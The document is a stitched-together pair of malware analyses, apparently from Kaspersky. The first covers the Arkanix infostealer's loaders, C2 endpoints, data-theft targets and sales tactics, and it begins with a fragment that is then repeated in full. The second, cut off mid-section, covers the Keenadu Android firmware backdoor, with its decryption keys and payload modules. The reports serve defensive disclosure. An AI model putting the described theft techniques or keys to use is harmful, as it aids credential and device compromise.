This is an implant embedded within the resources of the C++ implementation. The author incorporated it into the resource section without applying any obfuscation or encryption. Subsequently, the stealer extracts the payload to a temporary folder with a randomly generated name composed of hexadecimal digits (0-9 and A-F) and executes it using the CreateProcess WinAPI. The payload itself is the unaltered publicly available project known as “ChromElevator”. To summarize, this tool consists of two components: an injector and the main payload. The injector initializes a direct syscall engine, spawns a suspended target browser process, and injects the decrypted code into it via Nt syscalls. The injected payload then decrypts the browser master key and exfiltrates data such as cookies, login information, web data, and so on.
Infrastructure
During the Arkanix campaign, two domains used in the attacks were identified. Although these domains were routed through Cloudflare, a real IP address was successfully discovered for one of them, namely, arkanix[.]pw. For the second one we only obtained a Cloudflare IP address.
Domain
IP
First seen
ASN
arkanix[.]pw
195.246.231[.]60
Oct 09, 2025
–
arkanix[.]ru
172.67.186[.]193
Oct 19, 2025
–
Both servers were also utilized to host the stealer panel, which allows attackers to monitor their victims. The contents of the panel are secured behind a sign-in page. Closer to the end of our research, the panel was seemingly taken down with no message or notice.
Stealer panel sign-in page
Stealer promotion
During the research of this campaign, we noticed that the forum posts advertising the stealer contained a link leading to a Discord server dubbed “Arkanix” by the authors. The server posed as a forum where authors posted various content and clients could ask various questions regarding this malicious software. While users mainly thank and ask about when the feature promised by the authors will be released and added into the stealer, the content made by the authors is broader. The adversary builds up the communication with potential buyers using the same marketing and communication methods real companies employ. To begin with, they warm up the audience by posting surveys about whether they should implement specific features, such as Discord injection and binding with a legitimate application (sic!).
Feature votes
Additionally, the author promised to release a crypter as a side project in four to six weeks, at the end of October. As of now, the stealer seems to have been taken down without any notice while the crypter was never released.
Arkanix Crypter
Furthermore, the Arkanix Stealer authors decided to implement a referral program to attract new customers. Referrers were promised an additional free hour to their premium license, while invited customers received seven days of free “premium” trial use. As stated in forum posts, the premium plan included the following features:
C++ native stealer
Exodus and Atomic cryptocurrency wallets injection
Increased payload generation, up to 10 payloads
Priority support
Referral program ad and corresponding panel interface
Speaking of technical details, based on the screenshot of the Visual Studio stealer project that was sent to the Discord server, we can conclude that the author is German-speaking.
This same screenshot also serves as a probable indicator of AI-assisted development as it shares the common patterns of such assistants, e.g. the presence of the utils.cpp file. What provides even more confidence is the overall code structure, the presence of comments and extensive debugging log output.
Example of LLM-specific patterns
Conclusions
Information stealers have always posed as a serious threat to users’ data. Arkanix is no exception as it targets a wide range of users, from those interested in cryptocurrencies and gaming to those using online banking. It collects a vast amount of information including highly sensitive personal data. While being quite functional, it contains probable traces of LLM-assisted development which suggests that such assistance might have drastically reduced development time and costs. Hence it follows that this campaign tends to be more of a one-shot campaign for quick financial gains rather than a long-running infection. The panel and the Discord chat were taken down around December 2025, leaving no message or traces of further development or a resurgence.
In addition, the developers behind the Arkanix Stealer decided to address the public, implementing a forum where they posted development insights, conducted surveys and even ran a referral program where you could get bonuses for “bringing a friend”. This behavior makes Arkanix more of a public software product than a shady stealer.
In October 2025, we discovered a series of forum posts advertising a previously unknown stealer, dubbed “Arkanix Stealer” by its authors. It operated under a MaaS (malware-as-a-service) model, providing users not only with the implant but also with access to a control panel featuring configurable payloads and statistics. The set of implants included a publicly available browser post-exploitation tool known as ChromElevator, which was delivered by a native C++ version of the stealer. This version featured a wide range of capabilities, from collecting system information to stealing cryptocurrency wallet data. Alongside that, we have also discovered Python implementation of the stealer capable of dynamically modifying its configuration. The Python version was often packed, thus giving the adversary multiple methods for distributing their malware. It is also worth noting that Arkanix was rather a one-shot malicious campaign: at the time of writing this article, the affiliate program appears to be already taken down.
Kaspersky products detect this threat as Trojan-PSW.Win64.Coins.*, HEUR:Trojan-PSW.Multi.Disco.gen, Trojan.Python.Agent.*.
Technical details
Background
In October 2025, a series of posts was discovered on various dark web forums, advertising a stealer referred to by its author as “Arkanix Stealer”. These posts detail the features of the stealer and include a link to a Discord server, which serves as the primary communication channel between the author and the users of the stealer.
Example of an Arkanix Stealer advertisement
Upon further research utilizing public resources, we identified a set of implants associated with this stealer.
Initial infection or spreading
The initial infection vector remains unknown. However, based on some of the file names (such as steam_account_checker_pro_v1.py, discord_nitro_checker.py, and TikTokAccountBotter.exe) of the loader scripts we obtained, it can be concluded with high confidence that the initial infection vector involved phishing.
Python loader
MD5
208fa7e01f72a50334f3d7607f6b82bf
File name
discord_nitro_code_validator_right_aligned.py
The Python loader is the script responsible for downloading and executing the Python-based version of the Arkanix infostealer. We have observed both plaintext Python scripts and those bundled using PyInstaller or Nuitka, all of which share a common execution vector and are slightly obfuscated. These scripts often serve as decoys, initially appearing to contain legitimate code. Some of them do have useful functionality, and others do nothing apart from loading the stealer. Additionally, we have encountered samples that employ no obfuscation at all, in which the infostealer is launched in a separate thread via Python’s built-in threading module.
Variants of Python loaders executing the next stage
Upon execution, the loader first installs the required packages — namely, requests, pycryptodome, and psutil — via the pip package manager, utilizing the subprocess module. On Microsoft Windows systems, the loader also installs pywin32. In some of the analyzed samples, this process is carried out twice. Since the loader does not perform any output validation of the module installation command, it proceeds to make a POST request to hxxps://arkanix[.]pw/api/session/create to register the current compromised machine on the panel with a predefined set of parameters even if the installation failed. After that, the stealer makes a GET request to hxxps://arkanix[.]pw/stealer.py and executes the downloaded payload.
Python stealer version
MD5
af8fd03c1ec81811acf16d4182f3b5e1
File name
–
During our research, we obtained a sample of the Python implementation of the Arkanix stealer, which was downloaded from the endpoint hxxps://arkanix[.]pw/stealer.py by the previous stage.
The stealer’s capabilities — or features, as referred to by the author — in this version are configurable, with the default configuration predefined within the script file. To dynamically update the feature list, the stealer makes a GET request to hxxps://arkanix[.]pw/api/features/{payload_id}, indicating that these capabilities can be modified on the panel side. The feature list is identical to the one that was described in the GDATA report.
Configurable options
Prior to executing the information retrieval-related functions, the stealer makes a request to hxxps://arkanix[.]pw/upload_dropper.py, saves the response to %TEMP%\upd_{random 8-byte name}.py, and executes it. We do not have access to the contents of this script, which is referred to as the “dropper” by the attackers.
During its main information retrieval routine, at the end of each processing stage, the collected information is serialized into JSON format and saved to a predefined path, such as %LOCALAPPDATA\Arkanix_lol\%info_class%.json.
In the following, we will provide a more detailed description of the Python version’s data collection features.
System info collection
Arkanix Stealer is capable of collecting a set of info about the compromised system. This info includes:
OS version
CPU and GPU info
RAM size
Screen resolution
Keyboard layout
Time zone
Installed software
Antivirus software
VPN
Information collection is performed using standard shell commands with the exception of the VPN check. The latter is implemented by querying the endpoint hxxps://ipapi[.]co/json/ and verifying whether the associated IP address belongs to a known set of VPNs, proxies, or Tor exit nodes.
Browser features
This stealer is capable of extracting various types of data from supported browsers (22 in total, ranging from the widely popular Google Chrome to the Tor Browser). The list of supported browsers is hardcoded, and unlike other parameters, it cannot be modified during execution. In addition to a separate Chrome grabber module (which we’ll discuss later), the stealer itself supports the extraction of diverse information, such as:
Browser history (URLs, visit count and last visit)
Autofill information (email, phone, addresses and payment cards details)
Saved passwords
Cookies
In case of Chromium-based browsers, 0Auth2 data is also extracted
All information is decrypted using either the Windows DPAPI or AES, where applicable, and searched for relevant keywords. In the case of browser information collection, the stealer searches exclusively for keywords related to banking (e.g., “revolut”, “stripe”, “bank”) and cryptocurrencies (e.g., “binance”, “metamask”, “wallet”). In addition to this, the stealer is capable of extracting extension data from a hardcoded list of extensions associated with cryptocurrencies.
Part of the extension list which the stealer utilizes to extract data from
Telegram info collection
Telegram data collection begins with terminating the Telegram.exe process using the taskkill command. Subsequently, if the telegram_optimized feature is set to False, the malware zips the entire tdata directory (typically located at %APPDATA%\Roaming\Telegram Desktop\tdata) and transmits it to the attacker. Otherwise, it selectively copies and zips only the subdirectories containing valuable info, such as message log. The generated archive is sent to the endpoint /delivery with the filename tdata_session.zip.
Discord capabilities
The stealer includes two features connected with Discord: credentials stealing and self-spreading. The first one can be utilized to acquire credentials both from the standard client and custom clients. If the client is Chromium-based, the stealer employs the same data exfiltration mechanism as during browser credentials stealing.
The self-spreading feature is configurable (meaning it can be disabled in the config). The stealer acquires the list of user’s friends and channels via the Discord API and sends a message provided by the attacker. This stealer does not support attaching files to such messages.
VPN data collection
The VPN collector is searching for a set of known VPN software to extract account credentials from the credentials file with a known path that gets parsed with a regular expression. The extraction occurs from the following set of applications:
Mullvad VPN
NordVPN
ExpressVPN
ProtonVPN
File retrieval
File retrieval is performed regardless of the configuration. The script relies on a predefined set of paths associated with the current user (such as Desktop, Download, etc.) and file extensions mainly connected with documents and media. The script also has a predefined list of filenames to exfiltrate. The extracted files are packed into a ZIP archive which is later sent to the C2 asynchronously. An interesting aspect is that the filename list includes several French words, such as “motdepasse” (French for “password”), “banque” (French for “bank”), “secret” (French for “secret”), and “compte” (French for “account”).
Other payloads
We were able to identify additional modules that are downloaded from the C2 rather than embedded into the stealer script; however, we weren’t able to obtain them. These modules can be described by the following table, with the “Details” column referring to the information that could be extracted from the main stealer code.
Module name
Endpoint to download
Details
Chrome grabber
/api/chrome-grabber-template/{payload_id}
–
Wallet patcher
/api/wallet-patcher/{payload_id}
Checks whether “Exodus” and “Atomic” cryptocurrency wallets are installed
Extra collector
/api/extra-collector/{payload_id}
Uses a set of options from the config, such as collect_filezilla, collect_vpn_data, collect_steam, and collect_screenshots
HVNC
/hvnc
Is saved to the Startup directory (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\hvnc.py) to execute upon system boot
The Wallet patcher and Extra collector scripts are received in an encrypted form from the C2 server. To decrypt them, the attackers utilize the AES-GCM algorithm in conjunction with PBKDF2 (HMAC and SHA256). After decryption, the additional payload has its template placeholders replaced and is stored under a partially randomized name within a temporary folder.
Decryption routine and template substitution
Once all operations are completed, the stealer removes itself from the drive, along with the artifacts folder (Arkanix_lol in this case).
Native version of stealer
MD5
a3fc46332dcd0a95e336f6927bae8bb7
File name
ArkanixStealer.exe
During our analysis, we were able to obtain both the release and debug versions of the native implementation, as both were uploaded to publicly available resources. The following are the key differences between the two:
The release version employs VMProtect, but does not utilize code virtualization.
The debug version communicates with a Discord bot for command and control (C2), whereas the release version uses the previously mentioned C2 domain arkanix[.]pw.
The debug version includes extensive logging, presumably for the authors’ debugging purposes.
Notably, the native implementation explicitly references the name of the stealer in the VersionInfo resources. This naming convention is consistent across both the debug version and certain samples containing the release version of the implant.
Version info
After launching, the stealer implements a series of analysis countermeasures to verify that the application is not being executed within a sandboxed environment or run under a debugger. Following these checks, the sample patches AmsiScanBuffer and EtwEventWrite to prevent the triggering of any unwanted events by the system.
Once the preliminary checks are completed, the sample proceeds to gather information about the system. The list of capabilities is hardcoded and cannot be modified from the server side, in contrast to the Python version. What is more, the feature list is quite similar to the Python version except a few ones.
RDP connections
The stealer is capable of collecting information about known RDP connections that the compromised user has. To achieve this, it searches for .rdp files in %USERPROFILE%\Documents and extracts the full server address, password, username and server port.
Gaming files
The stealer also targets gamers and is capable to steal credentials from the popular gaming platform clients, including:
Steam
Epic Games Launcher
net
Riot
Origin
Unreal Engine
Ubisoft Connect
GOG
Screenshots
The native version, unlike its Python counterpart, is capable of capturing screenshots for each monitor via capCreateCaptureWindowA WinAPI.
In conclusion, this sample communicates with the C2 server through the same endpoints as the Python version. However, in this instance, all data is encrypted using the same AES-GCM + PBKDF2 (HMAC and SHA256) scheme as partially employed in the Python variant. In some observed samples, the key used was arkanix_secret_key_v20_2024. Alongside that, the C++ sample explicitly sets the User-Agent to ArkanixStealer/1.0.
Post-exploitation browser data extractor
MD5
3283f8c54a3ddf0bc0d4111cc1f950c0
File name
–
This is an implant embedded within the resources of the C++ implementation. The author incorporated it into the resource section without applying any obfuscation or encryption. Subsequently, the stealer extracts the payload to a temporary folder with a randomly generated name composed of hexadecimal digits (0-9 and A-F) and executes it using the CreateProcess WinAPI. The payload itself is the unaltered publicly available project known as “ChromElevator”. To summarize, this tool consists of two components: an injector and the main payload. The injector initializes a direct syscall engine, spawns a suspended target browser process, and injects the decrypted code into it via Nt syscalls. The injected payload then decrypts the browser master key and exfiltrates data such as cookies, login information, web data, and so on.
Infrastructure
During the Arkanix campaign, two domains used in the attacks were identified. Although these domains were routed through Cloudflare, a real IP address was successfully discovered for one of them, namely, arkanix[.]pw. For the second one we only obtained a Cloudflare IP address.
Domain
IP
First seen
ASN
arkanix[.]pw
195.246.231[.]60
Oct 09, 2025
–
arkanix[.]ru
172.67.186[.]193
Oct 19, 2025
–
Both servers were also utilized to host the stealer panel, which allows attackers to monitor their victims. The contents of the panel are secured behind a sign-in page. Closer to the end of our research, the panel was seemingly taken down with no message or notice.
Stealer panel sign-in page
Stealer promotion
During the research of this campaign, we noticed that the forum posts advertising the stealer contained a link leading to a Discord server dubbed “Arkanix” by the authors. The server posed as a forum where authors posted various content and clients could ask various questions regarding this malicious software. While users mainly thank and ask about when the feature promised by the authors will be released and added into the stealer, the content made by the authors is broader. The adversary builds up the communication with potential buyers using the same marketing and communication methods real companies employ. To begin with, they warm up the audience by posting surveys about whether they should implement specific features, such as Discord injection and binding with a legitimate application (sic!).
Feature votes
Additionally, the author promised to release a crypter as a side project in four to six weeks, at the end of October. As of now, the stealer seems to have been taken down without any notice while the crypter was never released.
Arkanix Crypter
Furthermore, the Arkanix Stealer authors decided to implement a referral program to attract new customers. Referrers were promised an additional free hour to their premium license, while invited customers received seven days of free “premium” trial use. As stated in forum posts, the premium plan included the following features:
C++ native stealer
Exodus and Atomic cryptocurrency wallets injection
Increased payload generation, up to 10 payloads
Priority support
Referral program ad and corresponding panel interface
Speaking of technical details, based on the screenshot of the Visual Studio stealer project that was sent to the Discord server, we can conclude that the author is German-speaking.
This same screenshot also serves as a probable indicator of AI-assisted development as it shares the common patterns of such assistants, e.g. the presence of the utils.cpp file. What provides even more confidence is the overall code structure, the presence of comments and extensive debugging log output.
Example of LLM-specific patterns
Conclusions
Information stealers have always posed as a serious threat to users’ data. Arkanix is no exception as it targets a wide range of users, from those interested in cryptocurrencies and gaming to those using online banking. It collects a vast amount of information including highly sensitive personal data. While being quite functional, it contains probable traces of LLM-assisted development which suggests that such assistance might have drastically reduced development time and costs. Hence it follows that this campaign tends to be more of a one-shot campaign for quick financial gains rather than a long-running infection. The panel and the Discord chat were taken down around December 2025, leaving no message or traces of further development or a resurgence.
In addition, the developers behind the Arkanix Stealer decided to address the public, implementing a forum where they posted development insights, conducted surveys and even ran a referral program where you could get bonuses for “bringing a friend”. This behavior makes Arkanix more of a public software product than a shady stealer.
In April 2025, we reported on a then-new iteration of the Triada backdoor that had compromised the firmware of counterfeit Android devices sold across major marketplaces. The malware was deployed to the system partitions and hooked into Zygote – the parent process for all Android apps – to infect any app on the device. This allowed the Trojan to exfiltrate credentials from messaging apps and social media platforms, among other things.
This discovery prompted us to dive deeper, looking for other Android firmware-level threats. Our investigation uncovered a new backdoor, dubbed Keenadu, which mirrored Triada’s behavior by embedding itself into the firmware to compromise every app launched on the device. Keenadu proved to have a significant footprint; following its initial detection, we saw a surge in support requests from our users seeking further information about the threat. This report aims to address most of the questions and provide details on this new threat.
Our findings can be summarized as follows:
We discovered a new backdoor, which we dubbed Keenadu, in the firmware of devices belonging to several brands. The infection occurred during the firmware build phase, where a malicious static library was linked with libandroid_runtime.so. Once active on the device, the malware injected itself into the Zygote process, similarly to Triada. In several instances, the compromised firmware was delivered with an OTA update.
A copy of the backdoor is loaded into the address space of every app upon launch. The malware is a multi-stage loader granting its operators the unrestricted ability to control the victim’s device remotely.
We successfully intercepted the payloads retrieved by Keenadu. Depending on the targeted app, these modules hijack the search engine in the browser, monetize new app installs, and stealthily interact with ad elements.
One specific payload identified during our research was also found embedded in numerous standalone apps distributed via third-party repositories, as well as official storefronts like Google Play and Xiaomi GetApps.
In certain firmware builds, Keenadu was integrated directly into critical system utilities, including the facial recognition service, the launcher app, and others.
Our investigation established a link between some of the most prolific Android botnets: Triada, BADBOX, Vo1d, and Keenadu.
The complete Keenadu infection chain looks like this:
Full infection diagram
Kaspersky solutions detect the threats described below with the following verdicts:
At the very beginning of the investigation, our attention was drawn to suspicious libraries located at /system/lib/libandroid_runtime.so and /system/lib64/libandroid_runtime.so – we will use the shorthand /system/lib[64]/ to denote these two directories. The library exists in the original Android source. Specifically, it defines the println_native native method for the android.util.Log class. Apps utilize this method to write to the logcat system log. In the suspicious libraries, the implementation of println_native differed from the legitimate version by the call of a single function:
Call to the suspicious function
The suspicious function decrypted data from the library body using RC4 and wrote it to /data/dalvik-cache/arm[64]/system@framework@vndx_10x.jar@classes.jar. The data represents a payload that is loaded via DexClassLoader. The entry point within it is the main method of the com.ak.test.Main class, where “ak” likely refers to the author’s internal name for the malware; this letter combination is also used in other locations throughout the code. In particular, the developers left behind a significant amount of code that writes error messages to the logcat log during the malware’s execution. These messages have the AK_CPP tag.
Payload decryption
The payload checks whether it is running within system apps belonging either to Google services or to Sprint or T-Mobile carriers. The latter apps are typically found in specialized device versions that carriers sell at a discount, provided the buyer signs a service contract. The malware aborts its execution if it finds that it’s running within these processes. It also implements a kill switch that terminates its execution if it finds files with specific names in system directories.
Next, the Trojan checks if it is running within the system_server process. This process controls the entire system and possesses maximum privileges; it is launched by the Zygote process when it starts. If the check returns positive, the Trojan creates an instance of the AKServer class; if the code is running in any other process, it creates an instance of the AKClient class instead. It then calls the new object’s virtual method, passing the app process name to it. The class names suggest that the Trojan is built upon a client-server architecture.
Launching system_server in Zygote
The system_server process creates and launches various system services with the help of the SystemServiceManager class. These services are based on a client-server architecture, and clients for them are requested within app code by calling the Context.getSystemService method. Communication with the server-side component uses the Android inter-process communication (IPC) primitive, binder. This approach offers numerous security and other benefits. These include, among other things, the ability to restrict certain apps from accessing various system services and their functionality, as well as the presence of abstractions that simplify the use of this access for developers while simultaneously protecting the system from potential vulnerabilities in apps.
The authors of Keenadu designed it in a similar fashion. The core logic is located in the AKServer class, which operates within the system_server process. AKServer essentially represents a malicious system service, while AKClient acts as the interface for accessing AKServer via binder. For convenience, we provide a diagram of the backdoor’s architecture below:
Keenadu backdoor execution flow
It is important to highlight Keenadu as yet another case where we find key Android security principles being compromised. First, because the malware is embedded in libandroid_runtime.so, it operates within the context of every app on the device, thereby gaining access to all their data and rendering the system’s intended app sandboxing meaningless. Second, it provides interfaces for bypassing permissions (discussed below) that are used to control app privileges within the system. Consequently, it represents a full-fledged backdoor that allows attackers to gain virtually unrestricted control over the victim’s device.
AKClient architecture
AKClient is relatively straightforward in its design. It is injected into every app launched on the device and retrieves an interface instance for server communication via a protected broadcast (com.action.SystemOptimizeService). Using binder, this interface sends an attach transaction to the malicious AKServer, passing an IPC wrapper that facilitates the loading of arbitrary DEX files within the context of the compromised app. This allows AKServer to execute custom malicious payloads tailored to the specific app it has targeted.
AKServer architecture
At the start of its execution, AKServer sends two protected broadcasts: com.action.SystemOptimizeService and com.action.SystemProtectService. As previously described, the first broadcast delivers an interface instance to other AKClient-infected processes for interacting with AKServer. Along with the com.action.SystemProtectService message, an instance of another interface for interacting with AKServer is transmitted. Malicious modules downloaded within the contexts of other apps can use this interface to:
Grant any permission to an arbitrary app on the device.
Revoke any permission from an arbitrary app on the device.
Retrieve the device’s geolocation.
Exfiltrate device information.
Malicious interface for permission management and device data collection
Once interaction between the server and client components is established, AKServer launches its primary malicious task, titled MainWorker. Upon its initial launch, MainWorker logs the current system time. Following this, the malware checks the device’s language settings and time zone. If the interface language is a Chinese dialect and the device is located within a Chinese time zone, the malware terminates. It also remains inactive if either the Google Play Store or Google Play Services are absent from the device. If the device passes these checks, the Trojan initiates the PluginTask task. At the start of its routine, PluginTask decrypts the command-and-control server addresses from the code as follows:
The encrypted address string is decoded using Base64.
The resulting data, a gzip-compressed buffer, is then decompressed.
The decompressed data is decrypted using AES-128 in CFB mode. The decryption key is the MD5 hash of the string "ota.host.ba60d29da7fd4794b5c5f732916f7d5c", and the initialization vector is the string "0102030405060708".
After decrypting the C2 server addresses, the Trojan collects victim device metadata, such as the model, IMEI, MAC address, and OS version, and encrypts it using the same method as the server addresses, but this time it utilizes the MD5 hash of the string "ota.api.bbf6e0a947a5f41d7f5226affcfd858c" as the AES key. The encrypted data is sent to the C2 server via a POST request to the path /ak/api/pts/v4. The request parameters include two values:
m: the MD5 hash of the device IMEI
n: the network connection type (“w” for Wi-Fi, and “m” for mobile data)
The response from the C2 server contains a code field, which may hold an error code returned by the server. If this field has a zero value, no error has occurred. In this case, the response will include a data field: a JSON object encrypted in the same manner as the request data and containing information about the payloads.
How Keenadu compromised libandroid_runtime.so
After analyzing the initial infection stages, we set out to determine exactly how the backdoor was being integrated into Android device firmware. Almost immediately, we discovered public reports from Alldocube tablet users regarding suspicious DNS queries originating from their devices. This vendor had previously acknowledged the presence of malware in one of its tablet models. However, the company’s statement contained no specifics regarding which malware had compromised the devices or how the breach occurred. We will attempt to answer these questions.
User complaints regarding suspicious DNS queries
The DNS queries described by the original complainant also appeared suspicious to us. According to our telemetry, the Keenadu C2 domains obtained at that time resolved to the IP addresses listed below:
67.198.232[.]4
67.198.232[.]187
The domains keepgo123[.]com and gsonx[.]com mentioned in the complaint resolved to these same addresses, which may indicate that the complainant’s tablet was also infected with Keenadu. However, matching IP addresses alone is insufficient for a definitive attribution. To test this hypothesis, it was necessary to examine the device itself. We considered purchasing the same tablet model, but this proved unnecessary: as it turns out, Alldocube publishes firmware archives for its devices publicly, allowing anyone to audit them for malware.
To analyze the firmware, one must first determine the storage format of its contents. Alldocube firmware packages are RAR archives containing various image files, other types of files, and a Windows-based flashing utility. From an analytical standpoint, the Android file system holds the most value. Its primary partitions, including the system partition, are contained within the image file super.img. This is an Android Sparse Image. For the sake of brevity, we will omit a technical breakdown of this format (which can be reconstructed from the libsparsecode); it is sufficient to note that there are open-source utilities to extract partitions from these files in the form of standard file system images.
We extracted libandroid_runtime.so from the Alldocube iPlay 50 mini Pro (T811M) firmware dated August 18, 2023. Upon examining the library, we discovered the Keenadu backdoor. Furthermore, we decrypted the payload and extracted C2 server addresses hosted on the keepgo123[.]com and gsonx[.]com domains, confirming the user’s suspicions: their devices were indeed infected with this backdoor. Notably, all subsequent firmware versions for this model also proved to be infected, including those released after the vendor’s public statement.
Special attention should be paid to the firmware for the Alldocube iPlay 50 mini Pro NFE model. The “NFE” (Netflix Enabled) part of the name indicates that these devices include an additional DRM module to support high-quality streaming. To achieve this, they must meet the Widevine L1 standard under the Google Widevine DRM premium media protection system. Consequently, they process media within a TEE (Trusted Execution Environment), which mitigates the risk of untrusted code accessing content and thus prevents unauthorized media copying. While Widevine certification failed to protect these devices from infection, the initial Alldocube iPlay 50 mini Pro NFE firmware (released November 7, 2023) was clean – unlike other models’ initial firmware. However, every subsequent version, including the latest release from May 20, 2024, contained Keenadu.
During our analysis of the Alldocube device firmware, we discovered that all images carried valid digital signatures. This implies that simply compromising an OTA update server would have been insufficient for an attacker to inject the backdoor into libandroid_runtime.so. They would also need to gain possession of the private signing keys, which normally should not be accessible from an OTA server. Consequently, it is highly probable that the Trojan was integrated into the firmware during the build phase.
Furthermore, we have found a static library, libVndxUtils.a (MD5: ca98ae7ab25ce144927a46b7fee6bd21), containing the Keenadu code, which further supports our hypothesis. This malicious library is written in C++ and was compiled using the CMake build system. Interestingly, the library retained absolute file paths to the source code on the developer’s machine:
D:\work\git\zh\os\ak-client\ak-client\loader\src\main\cpp\__log_native_load.cpp: this file contains the dropper code.
D:\work\git\zh\os\ak-client\ak-client\loader\src\main\cpp\__log_native_data.cpp: this file contains the RC4-encrypted payload along with its size metadata.
The dropper’s entry point is the function __log_check_tag_count. The attacker inserted a call to this function directly into the implementation of the println_native method.
Code snippet where the attacker inserted the malicious call
According to our data, the malicious dependency was located within the firmware source code repository at the following paths:
Interestingly, the Trojan within libandroid_runtime.so decrypts and writes the payload to disk at /data/dalvik-cache/arm[64]/system@framework@vndx_10x.jar@classes.jar. The attacker most likely attempted to disguise the malicious libandroid_runtime.so dependency as a supposedly legitimate “vndx” component containing proprietary code from MediaTek. In reality, no such component exists in MediaTek products.
Finally, according to our telemetry, the Trojan is found not only in Alldocube devices but also in hardware from other manufacturers. In all instances, the backdoor is embedded within tablet firmware. We have notified these vendors about the compromise.
Based on the evidence presented above, we believe that Keenadu was integrated into Android device firmware as the result of a supply chain attack. One stage of the firmware supply chain was compromised, leading to the inclusion of a malicious dependency within the source code. Consequently, the vendors may have been unaware that their devices were infected prior to reaching the market.
Keenadu backdoor modules
As previously noted, the inherent architecture of Keenadu allows attackers to gain virtually unrestricted control over the victim’s device. To understand exactly how they leveraged this capability, we analyzed the payloads downloaded by the backdoor. To achieve this, we crafted a request to the C2 server, masquerading as an infected device. Initially, the C2 server did not deliver any files; instead, it returned a timestamp for the next check-in, scheduled 2.5 months after the initial request. Through black-box analysis of the C2 server, we determined that the request includes the backdoor’s activation time; if 2.5 months have not elapsed since that moment, the C2 will not serve any payloads. This is likely a technique designed to complicate analysis and minimize the probability of these payloads being detected. Once we modified the activation time in our request to a sufficiently distant date in the past, the C2 server returned the list of payloads for analysis.
The attacker’s server delivers information about the payloads as an object array. Each object contains a download link for the payload, its MD5 hash, target app package names, target process names, and other metadata. An example of such an object is provided below. Notably, the attackers chose Alibaba Cloud as their CDN provider.
Example of payload metadata
Files downloaded by Keenadu utilize a proprietary format to store the encrypted payload and its configuration. A pseudocode description of this format is presented below (struct KeenaduPayload):
After downloading, Keenadu verifies the file integrity using MD5. The Trojan’s creators also implemented a code-signing mechanism using the DSA algorithm. The signature is verified before the payload is decrypted and executed. This ensures that only an attacker in possession of the private key can generate malicious payloads. Upon successful verification, the configuration and the malicious module are decrypted using AES-128 in CFB mode. The decryption key is the MD5 hash of the string that is a concatenation of "37d9a33df833c0d6f11f1b8079aaa2dc" and a salt, while the initialization vector is the string "0102030405060708".
The configuration contains information regarding the module’s entry and exit points, its name, and its version. An example configuration for one of the modules is provided below.
Having outlined the backdoor’s algorithm for loading malicious modules, we will now proceed to their analysis.
Keenadu loader
This module (MD5: 4c4ca7a2a25dbe15a4a39c11cfef2fb2) targets popular online storefronts with the following package names:
com.amazon.mShop.android.shopping (Amazon)
com.zzkko (SHEIN)
com.einnovation.temu (Temu)
The entry point is the start method of the com.ak.p.d.MainApi class. This class initiates a malicious task named HsTask, which serves as a loader conceptually similar to AKServer. Upon execution, the loader collects victim device metadata (model, IMEI, MAC address, OS version, and so on) as well as information regarding the specific app within which it is running. The collected data is encoded using the same method as the AKServerrequests sent to /ak/api/pts/v4. Once encoded, the loader exfiltrates the data via a POST request to the C2 server at /ota/api/tasks/v3.
Data collection via the plugin
In response, the attackers’ server returns a list of modules for download and execution, as well as a list of APK files to install on the victim’s device. Interestingly, in newer Android versions, the delivery of these APKs is implemented via installation sessions. This is likely an attempt by the malware to bypass restrictions introduced in recent OS versions, which prevent sideloaded apps from accessing sensitive permissions – specifically accessibility services.
Use of an installation session
Unfortunately, during our research, we were unable to obtain samples of the specific modules and APK files downloaded by this loader. However, users online have reported that infected tablets were adding items to marketplace shopping carts without the user’s knowledge.
User complaint on Reddit
Clicker loader
These modules (such as ad60f46e724d88af6bcacb8c269ac3c1) are injected into the following apps:
Wallpaper (com.android.wallpaper)
YouTube (com.google.android.youtube)
Facebook (com.facebook.katana)
Digital Wellbeing (com.google.android.apps.wellbeing)
System launcher (com.android.launcher3)
Upon execution, the malicious module retrieves the device’s location and IP address using a GeoIP service deployed on the attackers’ C2 server. This data, along with the network connection type and OS version, is exfiltrated to the C2. In response, the server returns a specially formatted file containing an encrypted JSON object with payload information, as well as a XOR key for decryption. The structure of this file is described below using pseudocode:
The decrypted JSON consists of an array of objects containing download links for the payloads and their respective entry points. An example of such an object is provided below. The payloads themselves are encrypted using the same logic as the JSON.
Example of payload metadata
In the course of our research, we obtained several payloads whose primary objective was to interact with advertising elements on various themed websites: gaming, recipes, and news. Each specific module interacts with one particular website whose address is hardcoded into its source.
Google Chrome module
This module (MD5: 912bc4f756f18049b241934f62bfb06c) targets the Google Chrome browser (com.android.chrome). At the start of its execution, it registers an Activity Lifecycle Callback handler. Whenever an activity is launched within the target app, this handler checks its name. If the name matches the string "ChromeTabbedActivity", the Trojan searches for a text input field (used for search queries and URLs) named url_bar.
Searching for the url_bar text element
If the element is found, the malware monitors text changes within it. All search queries entered by the user into the url_bar field are exfiltrated to the attackers’ server. Furthermore, once the user finishes typing a query, the Trojan can hijack the search request and redirect it to a different search engine, depending on the configuration received from the C2 server.
Search engine hijacking
It is worth noting that the hijacking attempt may fail if the user selects a query from the autocomplete suggestions; in this scenario, the user does not hit Enter or tap the search button in the url_bar, which would signal the malware to trigger the redirect. However, the attackers anticipated this too. The Trojan attempts to locate the omnibox_suggestions_dropdown element within the current activity, a ViewGroup containing the search suggestions. The malware monitors taps on these suggestions and proceeds to redirect the search engine regardless.
Search engine hijacking upon selecting a browser-suggested option
The Nova (Phantom) clicker
The initial version of this module (MD5: f0184f6955479d631ea4b1ea0f38a35d) was a clicker embedded within the system wallpaper picker (com.android.wallpaper). Researchers at Dr. Web discovered it concurrently with our investigation; however, their report did not mention the clicker’s distribution vector via the Keenadu backdoor. The module utilizes machine learning and WebRTC to interact with advertising elements. While our colleagues at Dr. Web named it Phantom, the C2 server refers to it as Nova. Furthermore, the task executed within the code is named NovaTask. Based on this, we believe the original name of the clicker is Nova.
Nova as the plugin name
It is also worth noting that shortly after the publication of the report on this clicker, the Keenadu C2 server began deleting it from infected devices. This is likely a strategic move by the attackers to evade further detection.
Request to unload the Nova module
Interestingly, in the unload request, the Nova module appeared under a slightly different name. We believe this new name disguises the latest version of the module, which functions as a loader capable of downloading the following components:
The Nova clicker.
A Spyware module which exfiltrates various types of victim device information to the attackers’ server.
The Gegu SDK dropper. According to our data, this is a multi-stage dropper that launches two additional clickers.
Install monetization
A module with the MD5 hash 3dae1f297098fa9d9d4ee0335f0aeed3 is embedded into the system launcher (com.android.launcher3). Upon initialization, it runs an environment check for virtual machine artifacts. If none are detected, the malware registers an event handler for session-based app installations.
Handler registration
